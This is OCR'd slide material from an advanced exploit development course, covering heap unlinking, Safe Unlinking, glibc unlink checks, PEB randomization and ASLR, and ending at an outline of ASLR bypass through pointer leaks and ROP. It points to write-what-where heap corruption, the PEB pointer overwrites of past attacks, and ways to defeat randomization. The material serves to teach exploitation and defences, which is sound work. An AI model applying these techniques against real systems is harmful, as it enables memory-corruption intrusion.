
Safe Unlinking

Safe Unlinking was introduced in Windows XP SP2 and Windows 2003 Server. It is very similar to how the modified version of unlink() is used by the GNU C Library on Linux. Basically, the pointers are tested to make sure they are properly pointing to the chunk about to be freed prior to unlinking. This is a much stronger protection than the 8-bit security cookies used for heap protection. Safe Unlinking can be defeated in certain situations, however the combination of cookies, safe unlinking, PEB randomization, ASLR, and other controls increase the difficulty in exploitation.

The following is the code snippet used to safely unlink chunks of memory to be coalesced.

```
(B->Flink)->Blink == B && (B->Blink)->Flink == B
```

The code says that the next chunks backward pointer should point to the current chunk and (&&) that the previous chunks forward pointer should also point to the current chunk.




unlink() & frontlink()

- The unlink() function removes chunks from a doubly-linked list
- The frontlink() function inserts new chunks into a doubly-linked list
- unlink() is called by free() when an adjacent chunk is also unused
  - Performs coalescing
  - "Holding Hands"
  - Then frontlink() is called to reinsert

unlink() & frontlink()

Memory allocations on the heap are often referred to as chunks. Chunks of memory that were once in use, but later freed, are put onto a special list of available chunks, called a free list, ready for reallocation. If chunks located on the free list can be consolidated, meaning merged into one bigger chunk, the unlink() function is called by free(). For example, if a chunk is being freed and the chunk before it is also unused, the unlink() function is called to remove the already freed chunk from the list. The two chunks are then coalesced and the frontlink() function is used to inject the chunk back into the doubly-linked list with the updated size. Just as well, if a request is made by malloc(), calloc(), or realloc(), and a chunk is assigned, unlink() must remove the entry from the doubly-linked list and update the adjacent chunks on the list accordingly.

A group of individuals holding hands could be used as an analogy to unlink(). Imagine that ten people are holding hands, creating a linked circle. Now imagine that one individual must leave the circle. In order to maintain the circular bond, a process has to be in place to tie the hands together that were left unlinked by the removal of the individual. We will cover this in greater detail in 760.2.




Unlinking a Chunk

Sec760 Advanced Exploit Development for Penetration Testers

Unlinking a Chunk

This diagram is simply a high level view of the unlink process:

1) Three chunks are happily pointing to each other on the free list. "FD" is the forward pointer to the chunk in the forward direction and "BK" is the backward pointer to the chunk in the backward direction.
2) The center chunk has just been allocated and is removed from the free list. At this point, in theory, the outer chunks are pointing to an invalid memory location on the free list as the chunk once there has been put into use.
3) The unlink() function has successfully changed the "FD" and "BK" pointers of the outer chunks on the free list to point to each other.



Frontlinking a Chunk


Sec760 Advanced Exploit Development for Penetration Testers

Frontlinking a Chunk

1) Three chunks are happily pointing to each other on the free list. "FD" is the forward pointer to the chunk in the forward direction and "BK" is the backward pointer to the chunk in the backward direction.

2) The center chunk has just been allocated and is removed from the free list. At this point, in theory, the outer chunks are pointing to an invalid memory location on the free list as the chunk once there has been put into use.

3) The unlink() function has successfully changed the "FD" and "BK" pointers of the outer chunks on the free list to point to each other.



Linux Unlink() without Checks

```
#define unlink(P, BK, FD) { \
   FD = P->fd; \
   /* FD = the pointer stored at chunk +8 */
   BK = P->bk; \
   /* BK = the pointer stored at chunk +12 */
   FD->bk = BK; \
   /* At FD +12 write BK to set new bk pointer */
   BK->fd = FD; \
   /* At BK +8 write FD to set new fd pointer */
}
```


Prev_Size
Size
FD→ Forward Pointer
BK→ Backward Pointer
Old Data
...
Prev_Size
Free Chunk

Linux Unlink() without Checks – Recap for comparison to Windows

Below is the original source for the unlink() macro with added comments:

```
#define unlink(P, BK, FD) { \
                    FD = P->fd; \
                    /* FD = the pointer stored at chunk +8 */
                    BK = P->bk; \
                    /* BK = the pointer stored at chunk +12 */
                    FD->bk = BK; \
                    /* At FD +12 write BK to set new bk pointer */
                    BK->fd = FD; \
                    /* At BK +8 write FD to set new fd pointer */
}
```

The problem with the macro as written on this slide is that there is no validation that the chunks surrounding the one to be unlinked are pointing to the correct location. For example, if the chunk being pointed to by the forward pointer of the chunk being unlinked has been overwritten, its backward pointer may not point to the appropriate place. This could result in a "write-what-where" opportunity. You will perform this attack in 760.2.



Linux Unlink() with Checks

```
#define unlink(P, BK, FD) { \
   FD = P->fd; \
   BK = P->bk; \
   if (_builtin_expect (FD->bk != P || BK->fd != P, 0)) \
        malloc_printerr (check_action, "corrupted double-
   linked list", P); \
   else { \
        FD->bk = BK; \
        BK->fd = FD; \
   } \
}
```


Sec760 Advanced Exploit Development for Penetration Testers

Linux Unlink() With Checks – Recap for comparison to Windows

Checks are now made to ensure the pointers have not been corrupted. Below is the code:

```
#define unlink(P, BK, FD) { \
          FD = P->fd; \
          BK = P->bk; \
          if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
                    malloc_printerr (check_action, "corrupted double-linked list", P); \
          else { \
                    FD->bk = BK; \
                    BK->fd = FD; \
          } \
}
```

Now we are simply adding a check to make sure that the FD's bk pointer is pointing to our current chunk and that BK's fd pointer is also pointing to our current chunk. If either is not pointing to the appropriate place, we print out the error, "Corrupted Double-linked list." The Windows Safe Unlink technique works in the same manner.



Process Environment Block


- Process Environment Block (PEB)
  - Structure of data with process specific information
    - Image Base Address
    - Heap Address
    - Imported Modules
      - kernel32.dll is always loaded
      - ntdll.dll is always loaded
  - Overwriting the pointer to RTL_CRITICAL_SECTION was a common attack
    - The PEB is located at 0x7FFDF000 *Randomization*
    - 0x7FFDF020 holds the FastPebLock Pointer
    - 0x7FFDF024 holds the FastPebUnlock Pointer

Sec760 Advanced Exploit Development for Penetration Testers

Process Environment Block

The Process Environment Block (PEB) is a structure of data in a processes user address space that holds information about the process. This information includes items such as the base address of the loaded module (hmodule), the start of the heap, imported DLLs and much more. A pointer to the PEB can be found at FS:[0x30]. Since the PEB has modifiable attributes, you can imagine that it is a common place for attacks. Windows shellcode often takes advantage of the PEB as it stores the address of modules such as kernel32.dll. If the shellcode can find kernel32.DLLs address in memory, it often times will then get the location of the function getprocaddress() and use that to locate the address of desired functions.

One of the most common attacks affecting the PEB is to overwrite the pointer to RTL_CRITICAL_SECTION. This technique has been documented several times and we'll cover it in more detail coming up. Critical Sections typically ensure that only one thread is accessing a protected area or service at once. It only allows access for a fixed time to ensure other threads can have equal access to variables or resources monitored by the Critical Section.




PEB Randomization

- PEB Randomization
  - Introduced on Windows XP SP2
    - Pre-SP2 the PEB is always at 0x7FFDF000
  - The PEB has 16 Possible locations:
    - 0x7FFD0000, 0x7FFD1000, …, …, 0x7FFDF000
    - Symantec research showed that a single guess has a 25% chance of success
  - Randomization runs separately from Address Space Layout Randomization (ASLR) on later versions

PEB Randomization

Prior to Windows XP SP2, the Process Environment Block (PEB) is always found at the address 0x7FFDF000 in 32-bit processors. The PEB is a structure within each Windows process that holds process-specific information such as image and library load addressing. The static address made it possible for attacks such as overwriting RtlCriticalSection to be overwritten upon program exit. With PEB randomization the location of the PEB in memory will not always be loaded at the address, 0x7FFDF000. There are up to 16 possible locations for it to be loaded starting at 0x7FFD000 up to 0x7FFDF000, aligned on 4,096-byte boundaries. Symantec's research showed that an attacker has a 25% chance of guessing the right PEB location on the first try. This is due to some inconsistency in the randomization that seems to favor certain load addresses. Their research can be found at http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf.

PEB randomization runs separately from Vista, 7, 8, and Server 2008's ASLR implementation. PEB randomization adds some security, but is certainly not strong. If an application allows an attacker to make multiple attempts to guess the right address, success is imminent. Also, FS:[0x30] always holds a pointer to the PEB.



ASLR


- ASLR on Windows Vista, 7, Server 2008
  - Randomize the image load address once per boot
    - 256 Possible Locations
    - 64K Aligned
  - Stack and heap locations are further randomized
  - Libraries randomized once per boot by 2^12
- Windows 8 and Server 2012 improvements
  - Support for 64-bit High Entropy ASLR (HEASLR)
  - ForceASLR forces loaded modules linked without /DYNAMICBASE to use ASLR
  - Top down / Bottom up randomization

ASLR

Starting with Windows Vista, ASLR support has been available. For applications, this requires that you compile the program with the /DYNAMICBASE linker option enabled on MS Visual Studio 2005 or later. Any program compiled on an earlier or different compiler requires recompilation. Images such as DLL's and portable executable (PE) object files can participate in ASLR. PE files participating in ASLR receive an image load address from 256 possible locations. This load address will remain consistent until the image is reloaded and is based on a seed value selected once per system boot.

Randomization is further used on the thread stack and heap each time an executable is run. The stack is loaded to one of 32 possible locations and is then further randomized by decrementing the stack pointer by a value up to 2,048 bytes. The decremented value must be 4 byte aligned on 32 bit processors. Per Symantec's research, this is 16,384 possible locations for the stack to be located. The heap is then loaded to one of 32 possible locations. More detail can be found at http://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Paper/bh-dc-07-Whitehouse-WP.pdf. Again, Ollie Whitehouse did a great amount of research on the topic. Matt Conover and David Litchfield have also provided interesting research on this topic.

Windows 8 and Server 2012 improve on ASLR by offering support for High Entropy ASLR (HEASLR) for 64-bit applications compiled to use the feature. Programs compiled with this feature will have more addressing available providing greater entropy. ForceASLR is another feature available in Windows 8 and Server 2012 which forces modules which were not linked with the /DYNAMICBASE flag to participate in ASLR. Randomization is also increased for sensitive functions such as VirtualAlloc(), as well as increased randomization for the process environment block.



ASLR Bypass with Pointer Leaks


- An RVA specifies the offset from the image base in memory to a particular item
- If a pointer with a known RVA can be leaked, the image base is now known
  - Recall that ASLR only randomizes the image base
  - ASLR is defeated!
- ROP gadgets can now be built with the module in question

Sec760 Advanced Exploit Development for Penetration Testers

ASLR Bypass with Pointer Leaks

